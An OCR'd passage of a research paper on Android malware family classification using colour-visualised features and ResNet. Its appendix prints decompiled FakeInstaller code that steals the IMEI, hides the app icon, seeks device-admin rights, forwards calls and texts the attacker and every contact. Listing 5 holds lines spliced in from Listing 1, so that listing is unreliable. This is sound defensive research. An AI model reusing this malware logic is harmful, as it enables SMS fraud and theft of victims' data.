The accuracy of a three-channel grayscale image is higher than a single-channel grayscale image. It proves that a multichannel image is more effective for identifying Android malware Apps. Although the classification accuracy has been improved, the improvement of accuracy is only increased by 3.64%. It is proved that the simple repetition of single-channel images does not contribute much to the classification effect.

Insight. For the same feature, multichannel image virtualization can have more information than single-channel virtualization, and it can more accurately distinguish the difference between Apps.

5.4.2. Binary Classification of Color Image. The results of the three-channel color image classification are shown in Figure 8. The classification accuracy rate is 90.91%. The classification accuracy is improved by 9.55% compared with the single-channel grayscale image; also, the accuracy compared with the three-channel grayscale image is increased by 5.91%. In the case of the same number of channels, the color image can help the *ResNet* model to learn and classify better than



(a) Single-channel grayscale image (b) Three-channel grayscale image

Figure 5: Grayscale images of different channels of the same App.




Figure 6: The experiment results of single-channel grayscale image classification.




Figure 7: The experiment results of three-channel grayscale image classification.

the purely superimposed gray image. It has more features than the grayscale visualization image and is more suitable for classification.

5.4.3. Multiclassification of Color Image and Grayscale Image. In order to further verify the effect of color virtualization features and gray virtualization features, we select 10 categories of malicious Apps shown in Table 3. Based on the same algorithm *ResNet* and training parameters, we use two different features for testing. Table 4 shows the details of the result. It can be seen that the accuracy rate of App recognition for the *FakeDoc* family can reach the best 93.5%. The family with the lowest recognition rate is *Geinimi*, only 67.5%. Almost in each category of Apps, the color virtualized classifier has a higher accuracy rate than the gray virtualized classifier.

Insight. For the same feature and the same number of image channels, color image virtualization can have more information than grayscale image virtualization, and the multiclassification with color image features is more effective than that with grayscale image features.

5.5. Answering RQ2: Color Visualization Experiments with Different Features. The features selected in this paper are (1) *classes.dex* file obtained by decompilation of the App file, (2) the sets of class name extracted from the App, (3) all APIs called in the App, and (4) customized features based on our analysis of Apps. We will measure the impact of different visualization features on malicious Apps' classification.

5.5.1. Color Visualization of classes.dex File. Figure 9 shows the color visualization image of the *classes.dex* file. Since it contains all the code of the Android App, the visualization image has more details. There are obvious textures in the figure and different colors that represent different binary numbers. The pictures generated by malicious Apps of the same family have certain similarities in texture and color, which are the basis for image characterization as a method of classification of Android malicious Apps.

Accuracy. As shown in Figure 10, the classification accuracy rate can reach 90.91%. The loss value is relatively high




Figure 8: The results of the three-channel color image classification.




Figure 10: Experimental results of *classes.dex* visual classification.

Table 4: Accuracy of classification of 10 malicious families based on different virtualization characteristics.

Family	Nums	Color_Acc	Gray_Acc
DroidKungFu	563	89.2%	78.5%
Plankton	124	90.2%	68.0%
FakeDoc	27	93.5%	50.0%
Geinimi	18	67.5%	58.1%
Iconosys	34	93.2%	46.5%
GinMaster	219	91.2%	71.7%
GoldDream	106	73.3%	33.3%
Kmin	15	72.2%	73.3%
FakeInstaller	2320	77.2%	38.8%
Opfake	142	73.1%	46.8%




Figure 9: Visualized image of the *classes.dex* file.

and can reach 20%. This is because the classes.dex file includes the code from the third-party libraries, and the same third-party library code will cause the same characterization results in different Apps, which is one of the factors affecting the accuracy of classification.




Figure 11: Color visualization of sets of class names.




Figure 12: Experimental results of visual classification of sets of class names.




Figure 13: Color visualization image of APIs.




Figure 14: Experimental results of the classification of color visualization features of APIs.




Figure 15: Color visualization image of customized features.




Figure 16: Experimental results of the classification of color visualization features of customized features.

5.5.2. Color Visualization of Sets of Class Names in Apps. The set of class names in the App is a type of code extracted from the App file, which explains the class invocation of the App. A class name can be used as a description of the App's single behavior, and a collection of invocations can represent behaviors of the entire App in macro. Therefore, it can be used as a feature of the App for color visualization. The image after the feature visualization is shown in Figure 11.

Accuracy. The classification results are shown in Figure 12. The results show that the classification accuracy rate reaches 98%. It can be seen that the visualization result using the class name set as input is more conducive to learn from the image which is useful information and which is useless information.

5.5.3. Color Visualization of APIs. We use the API call sequence as a visual feature input. APIs can better reflect the internal logical structure of the Android App, which has a positive impact on the improvement of classification accuracy. Due to the need to analyze the internal code structure of the Android App, it takes slightly more time than simply extracting the App class name. The color visualization image of the API call sequence is shown in Figure 13.

Accuracy. The classification results are shown in Figure 14. The classification result using the API sequence as the input of visualization can reach 98%. The occasional accuracy fluctuations in the figure may be due to the increase in similarity of different Apps to a certain extent due to the third-party libraries.

5.5.4. Color Visualization of Customized Features. For customized malicious features, we can better show the key behaviors of a malicious App. Combined with the color virtualization method, it can better reflect the App's behavior mode. As shown in Figure 15, it is an image of an App after color virtualization of its malicious behaviors.

Accuracy. The results of the classification are shown in Figure 16. The results show that the classification accuracy rate reaches 96%. From the experimental results, it can be seen that the color virtualization of customized features can achieve a very good effect in the multiclassification of malware Apps.




Figure 17: Classification process of 10 malicious Apps' families by using *CNN*.




Figure 18: Classification process for 10 malicious Apps' families by using *ResNet*.

Insight. The experimental results show that based on the same model, the color virtualization results of using the customized features proposed by our analysis can be better applied to the detailed multiclassification of malicious Apps.

5.6. Answering RQ3: Multiclassification of Color Images Using Different DL Models. There are already many mature models in the field of image recognition. In order to select a model that is more suitable for solving our problems, we use *CNN* [33] and *ResNet* [28] for comparative experiments. For *CNN*, we use 5-layer network structures and use ReLU as the activation function for training. For *ResNet*, we set 20-layer network structures. We select 10 malicious Apps' families as the dataset. For features for color virtualization, we select all APIs and customized features.

Figure 17 shows the results of a *CNN* classification experiment by using customized features. The accuracy of classification can reach 76.68%. Since the loss function values are all greater than 1, they are not shown in the figure.

Table 5: Results of multiclassification of color images using different DL models (represents the attributes selected for one experiment).

Virtualization	Feature extraction		Model		Acc
Color	allAPI	customFeature	*CNN*	*ResNet*	
✓	✓		✓		84%
✓	✓			✓	86%
✓		✓	✓		87%
✓		✓		✓	96%

Table 6: Accuracy of classification of 20 malicious families.

No.	Family	*ResNet*
1	*Adrd*	90.0%
2	*DroidDream*	95.7%
3	*FakeDoc*	90.2%
4	*Gappusin*	95.2%
5	*GoldDream*	76.5%
6	*Opfake*	72.1%
7	*SMSreg*	89.2%
8	*BaseBridge*	80.3%
9	*DroidKungFu*	89.2%
10	*FakeInstaller*	80.7%
11	*Geinimi*	60.9%
12	*Iconosys*	92.3%
13	*Plankton*	90.4%
14	*SmsKey*	90.2%
15	*Copycat*	90.0%
16	*ExploitLinux*	95.5%
17	*FakeRun*	93.4%
18	*GinMaster*	93.5%
19	*Kmin*	72.9%
20	*SendPay*	91.6%

As it is shown in Figure 18, it is the result of *ResNet* by using customized features. When the number of training iterations is small, the *ResNet* is not able to classify the Apps well, and the phenomenon of overfitting appears. After 80 complete pieces of training, the model can well distinguish most families, the accuracy and loss curve have stabilized, and the model classification accuracy has reached 96.36%.

As shown in Table 5, it is the results of the experiment for different models. When using the same feature and the same color virtualization method, the results of *ResNet* are all more effective than *CNN*.

Insight. Based on the same features, *ResNet*'s classifiers are better than *CNN*. The classifier based on *ResNet* can achieve an accuracy of 96%. *ResNet* is more suitable for multifamily classification of features of color virtualization.

5.7. Answering RQ4: Practicality of the Model

5.7.1. Scalability in New Data. The above experiments show that for the multiclassification of malicious Apps, the color virtualization method based on customized features is




Figure 19: ROC curve for malicious identification of Apps based on the color virtualization model and *DAMD* model.




Figure 20: Time cost of different methods.

effective. In order to further verify the practicability of our method, we select 20 families of Apps from DREBIN [25] and AMD [26]. We divide the dataset into a training set and a test set according to the ratio of 8 to 2. The model is *ResNet*.

The results are shown in Table 6. It can be seen from the results that, for the expansion of the malicious App families, our proposed classifier still performs well in the detailed malicious App family identification; the best accuracy can reach 95.7%. The reason for the low accuracy of *Geinimi* may be that during the evolution of Apps of this family, Apps are adulterated with other malicious behaviors.

5.7.2. Comparison with Other Tools. We compare the effect with *Deep Android Malware Detection* (*DAMD*) [34], a malicious detector of Apps that can get its source code. *DAMD* can judge whether the App is a malicious App or benign but cannot determine the specific family name of the malicious App. We download 7000 Apps from Google Play [29] as benign samples and set 7204 Apps of 10 families from DREBIN [25], AMD [26], and *VT* [30] as malicious samples. We select 80% of malicious samples and benign samples as the training data and the remaining 20% as the test data. As shown in Figure 19, it is the *ROC* curve of the two tools on the test data. It can be seen from Figure 19 that our method is also effective in judging whether the App is malicious.

5.7.3. Performance. To further prove the performance of our method, we randomly select 1000 Apps and use different methods or tools to identify malicious Apps. We focus on their time cost. As shown in Figure 20, it records the range of detection time cost by each method for an App. Considering that the time cost of the detection method will be affected by the size of an App, the size of the Apps we selected covers from <10 kb to >100 Mb. It can be seen from the results that the time cost of color virtualization based on customized features is relatively high because it needs to extract all features in different dimensions; it requires more consumption in the construction and analysis of an App. It can be seen from the results that the average time cost by our method is 11.2 s.

```
1
2     @TargetApi(value=19) protected void onCreate(Bundle arg5) {
3           super.onCreate(arg5);
4           this.setContentView(2130903040);
5           l.a(((Context)this), "zzxx", "Date", new SimpleDateFormat("yyyy-MM-dd hh:mm:ss").
                format(new Date(System.currentTimeMillis())));/*Getting the current time*/
6           l.a(((Context)this), "zzxx", "tel", "IMEI-" + this.getSystemService("phone").
                getDeviceId());/*, Getting the IMEI of the device */
7           if(!k.a(((Context)this))) {
8                 this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2,
                        1);/*Hiding the App icon*/
9                 this.startService(new Intent(((Context)this), xservicr.class));
10                 this.a(); /*Suspicious methods*/
11          }
12          this.finish();
13    }
```

Listing 1:Code in *onCreate* method of *v.v.v.mainactivity*.

```
1     @TargetApi(value=8) private void a() {
2           Object v0 = this.getSystemService("device_policy");
3           ComponentName v1 = new ComponentName(((Context)this), PAReceiver.class);
4           if(!((DevicePolicyManager)v0).isAdminActive(v1)) /* Whether the App has the
                permission of the device manager*/
5              Intent v0_1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
6              v0_1.putExtra("android.app.extra.DEVICE_ADMIN", ((Parcelable)v1));
7              v0_1.putExtra("android.app.extra.ADD_EXPLANATION", this.getResources().
                   getString(2131034113));
8              this.startActivityForResult(v0_1, 1); /*Try to obtain device manager permission
                   through the implicit intent*/
9           }
10    }
```

Listing 2: Code in *a* method of *v.v.v.mainactivity*.

```
1 public void onCreate() {
2     super.onCreate();
3     ContentResolver v0 = this.getContentResolver();
4     this.f = new g(v0, new f(((Context)this)), ((Context)this));
5     v0.registerContentObserver(Uri.parse("content://sms"), true, this.f);/*Register
            SMS listener*/
6     SharedPreferences v0_1 = this.getSharedPreferences("yyjj", 0);
```

Listing 3: Code in *onCreate* method of *xservicr* service.

dexcolor, *allAPIcolor*, and *DAMD* are 6.9 s, 4.5 s, and 10 s. The time cost of our method is within an acceptable time range.

Insight. The above experimental results show that our method is not only well applicable to detailed multifamily classification of malicious Apps but also applicable to the identification of malicious and benign Apps. In terms of performance, it can be acceptable in the actual environment.

6. Discussions and Limitations

6.1. Obfuscation. More and more Apps used obfuscation. For malicious Apps, they used obfuscation to hide malicious behaviors: (1) encoding classes and methods into meaningless strings, (2) adding some useless APIs to Apps, and (3) storing malicious APIs in the form of *ASCII* code. We extract APIs that belong to the Android system; these APIs cannot be obfuscated, so for the first two kinds of obfuscation techniques, our method can get the APIs. For the third kind of obfuscation technique, we cannot get the APIs.

6.2. Packer. Some malicious Apps use packing technology to hide malicious code. In our feature extraction, there is no unpacking process for these Apps, so we cannot analyze these Apps. But for our current research on the unpacking method,

```
1 public CharSequence onDisableRequested(context arg7, intent arg8) {
2     String v2 = null;
3     String v3 = l.a(arg7, "zzxx", "tel");
4     b.a(v3);
5     if(l.b(arg7, "zzxx", "pop") ==0) {
6         l.a(arg7, "zzxx", "pop", 1);
7         SmsManager.getDefault().sendTextMessage("131720438**", v2, String.valueOf(v3) +
              "鱼试图逃
          跑", ((PendingIntent)v2), ((PendingIntent)v2));/* Send a text message to
          the attacker*/
8         new a(this).start();
9     }
```

Listing 4: Code in the *onDisableRequested* method of *PAReceiver* class.

```
1     if(v1.split("#").length == v9) {
2         if(c.a(v1.split("#")[v7])) {
3             v2.a("转移号码设置成功"); /*The transfer number is set successfully*/
4         }
5         MyApplication.d = v7;
6         v5.putString("ReciverPhoNum", love.qin.co.service.dggng.a.s);
            getDeviceId());/*, Getting the IMEI of the device */
7         v5.putInt("pho_mod", MyApplication.d);
8         goto label_40;
                1);/*Hiding the App icon*/
9       }
10      else {
11        if(v1.split("#").length == v7) {
12          v2.a("设置来电转移, 接听号码已设置");/*Set up call forwarding*/
13          MyApplication.d = v7;
14          v5.putString("ReciverPhoNum", love.qin.co.service.dggng.a.s);
15          v5.putInt("pho_mod", MyApplication.d);
16          goto label_40;
17        }
18        MyApplication.e =1;
19        v2.a("设置成功, 拦截并且转发短信");/*Set to intercept and forward SMS*/
20        v5.putInt("sms_prevent_mod", MyApplication.e);
21        goto label_40;
22      label_147:
```

Listing 5: Code in class c of *love.qin.co.service.dggng*.

we can use the method of memory insertion to realize the automatic unpacking process. So in the future researches, we will implement detection for packed malicious Apps.

7. Conclusion

We present a method for the multiclassification of Android malicious App families with color visualization. Experiments in this paper prove that compared to single-channel images, deep learning models can more easily learn features from three-channel images, thereby achieving higher classification accuracy. We use *ResNet* to implement a multiclassification of 10 malicious families. We conduct a comprehensive manual analysis for a large number of malicious Apps and summarize 1695 malicious behavior characteristics as customized features. We find that more effective classification results can be achieved when using customized features with color visualization.

Appendix

A. A Case Study of an App

In this paper, in order to understand the differences in the behaviors of different malicious Apps, we conduct comprehensive analyses on a large number of Apps. In this appendix, we present the analysis process for the malicious App (md5 is 0A2CA97D070A04AECB6EC9B1DA5CD987) in the *FakeInstaller*.

We use the *Jeb* [35] tool to reverse the App and find that the Apps' label name is *Photo* in the *AndroidManifest.xml*

```
1 public void onReceive(Context arg6, Intent arg7) {
2       if(!arg7.getAction().equals("android.intent.action.NEW_OUTGOING_CALL") &&
            MyApplication.d != 0) {
3          if(MyApplication.d == 2 && (arg7.getStringExtra("state").equalsIgnoreCase(
               TelephonyManager.EXTRA_STATE_RINGING))) { /*Incoming call*/
4             arg6.getSystemService("audio").setRingerMode(0);/*Ringtone is muted*/
5             try {
6                a v0_1 = this.a(arg6);
7                if(v0_1 == null) {
8                      goto label_50;
9                }
10                v0_1.b();
11                String v1 = "**67*" + love.qin.co.service.dggng.a.s + "%23";/*Attacker's
                     contact*/
12                Intent v2 = new Intent();
13                v2.setAction("android.intent.action.CALL"); /*dialing*/
14                System.out.println("start new Intent first...");
15                v2.setData(Uri.parse(String.valueOf("tel:") + v1));
16                v2.addFlags(268468224);
17                arg6.startActivity(v2);
18                System.out.println("start new Intent end...");
19          }
20          catch(Exception v0) {
21                v0.printStackTrace();
22          }
23       }
```

Listing 6: Code in class *TelIntenral of love.qin.co.service*.

```
1       while(v9.moveToNext()) {
2             Cursor v1 = v0_1.query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI,
                null, "contact_id = " + v9.getString(v9.getColumnIndex("_id")), null,
                null);
3 while(v1.moveToNext()) {
4             String v2 = v1.getString(v1.getColumnIndex("data1"));/*Get all contacts
                of victim*/
5             c.sleep(8000);
6             v8.a(v2, this.a.a); /*call the method a*/
7
8             }
9       public void a(String arg7, String arg8) {
10        String v2 = null;
11        SmsManager.getDefault();
12          ........
13
14          this.a.sendMultipartTextMessage(arg7, v2, v3, v4, ((ArrayList)v2));/*send SMS
              to all contacts */
15      }
```

Listing 7: Code in class *c* of *love.qin.co.service*.

file. We can speculate that it is a way to trick users into installing the malicious App through this name. We find in the *AndroidManifest.xml* that the main activity entry of the App is *v.v.v.mainactivity*, and there is only *com.tencent* in the directory shown in the dex of the App; it can be determined that the App is packed. We use our tool [36] to unpack the App to get the *dex* file.

We find the main activity of the *v.v.v.mainactivity*. As shown in Listing 1, in the *onCreate* method, we find that the App has behaviors: getting the current time, getting the IMEI of the device, and hiding the App icon. If the current time is earlier than *2016.11.29*, it will execute the code in line 6. It will hide the App icon and start a customized service named *xservicr*.

Table 7: Description of some customized features.

Feature	Description	Category feature	Description	Category	
insmod	App can load malicious modules	System command	su	App gets root authority	System command
chmod	Modify the permissions of files and directories	System command	mount	Mount files outside the system	System command
sh	Execute script	System command	chown	Modify file owner	System command
pm install –r	Install Apps	System command	reboot	Reboot devices	System command
kill -9	Kill process	System command	getprop	Get system properties	System command
mkdir	Create folders	System command	ln	Create file link	System command
mount -o remount,rw	The modified directory has read and write permissions	System command	ps	View process information	System command
pm uninstall –k	Uninstall Apps	System command	rm	Remove files	System command
restorecon	Restore the security context of the file to the default	System command	android.provider.Telephony.SIM_FULL	The SIM storage for SMS messages is full. If space is not freed, messages targeted for the SIM	Intent
android.provider.Telephony.SMS_DELIVER	A new text-based SMS message has been received by the device. It will only be delivered to the default SMS App	Intent	android.provider.Telephony.WAP_PUSH_DELIVER	A new WAP PUSH message has been received by the device. It will only be delivered to the default SMS App	Intent
android.provider.Telephony.SMS_REJECTED	This intent is sent in lieu of any of the RECEIVED_ACTION intents	Intent	android.provider.Telephony.SMS_SENT	Block SMS	Intent
android.provider.Telephony.SECRET_CODE	This intent is broadcast by the system and OEM telephony apps may need to receive these broadcasts	Intent	android.provider.Telephony.WAP_PUSH_RECEIVED	A new WAP PUSH message has been received by the device. It will be delivered to all registered receivers as a notification	Intent
android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED	Action sent to a device administrator when the user has requested to disable	Intent	android.app.action.DEVICE_ADMIN_DISABLED	Action sent to a device administrator when the user has disabled it	Intent

Table 7: Continued.

Feature	Description	Category feature	Description	Category	
android.app.action.DEVICE_ADMIN_ENABLED	Action sent to a device administrator when the user has enabled it	Intent	android.permission.CALL_PHONE	Allows an App to initiate a phone call without going through the dialer user interface	Permission
android.permission.CALL_PRIVILEGED	Allows an App to call any phone number	Permission	android.permission.READ_CALL_LOG	Allows an App to read the user's call log	Permission
android.permission.READ_CONTACTS	Allows an App to read the user's contacts data.	Permission	android.permission.RECEIVE_SMS	Allows an App to receive SMS messages	Permission
android.permission.SEND_SMS	Allows an App to send SMS messages	Permission	android.permission.WRITE_CALL_LOG	Allows an App to write (but not read) the user's call log data	Permission
android.permission.WRITE_CONTACTS	Allows an App to write the user's contacts data	Permission	android.permission.READ_SMS	Allows an App to read SMS messages	Permission
android.app.ActivityManager.killBackgroundProcesses	Kills processes	API	android.os.Process.killProcess	Kills one process	API
java.lang.Runtime.exec	Runs shell command	API	java.lang.ProcessBuilder.start	Starts a new process using the attributes of this process builder	API
libcore.io.IoBridge.open	Opens files	API	android.content.ContextWrapper.openFileOutput	Writes files	API
